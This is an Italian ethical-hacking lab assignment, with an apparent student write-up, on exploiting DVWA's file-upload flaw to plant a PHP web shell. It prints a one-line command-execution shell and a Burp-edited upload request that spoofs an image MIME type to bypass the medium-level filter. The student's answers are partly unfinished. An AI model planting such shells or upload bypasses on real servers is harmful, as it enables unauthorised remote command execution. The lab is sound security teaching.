Nella lezione pratica di oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. **Monitoreremo tutti gli step con BurpSuite**

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite**.

Suggerimento:

Accedete alla DVWA dalla macchina Kali via browser, vi consigliamo di mantenere sempre aperta una sessione di BurpSuite per intercettare ogni richiesta e analizzare il contenuto.

Prima di iniziare configurate il «security level» della DVWA a «LOW» dalla scheda DVWA Security.


Successivamente spostatevi sulla scheda Upload per mettere in pratica il vostro exploit.

Suggerimento 2:

A destra un esempio di codice minimale della shell da caricare.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd **(esempio della richiesta in figura nel rettangolo rosso). Guardate attentamente come viene passato il parametro cmd tramite la GET**



Potete trovare sul web shell molto più sofisticate, con interfaccia grafica e funzioni avanzate.


Lo studente che ha completato l'esercizio (recuperate le evidenze dell'exploit) può testare il caricamento di una shell avanzata.

Consegna:


1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata

1: Codice PHP: https://medium.com/@eudorina67/dvwa-file-upload-vulnerabilities-40104b54d488

2: Pagina non caricata, causa no immagine




3: Burp con .php che viene rifiutato




Modifico il pacchetto per farlo passare come immagine anche se non lo è:

```
22
23 ------WebKitFormBoundarytPm3jZxagPNZL0fq
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 ------WebKitFormBoundarytPm3jZxagPNZL0fq
28 Content-Disposition: form-data; name="uploaded"; filename="index.php"
29 Content-Type: application/x-php
30
```

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=medium; PHPSESSID=up638j8ec28r81o90ghdnvdt12
Connection: close

------WebKitFormBoundaryPNvjwe9eayPfwzOB
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryPNvjwe9eayPfwzOB
Content-Disposition: form-data; name="uploaded"; filename="index.php"
Content-Type: image/jpeg

<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
```



4/5) ??? Profit



6) Ho gia usato una pagina più complessa e ho bucato il level medium di DVWA!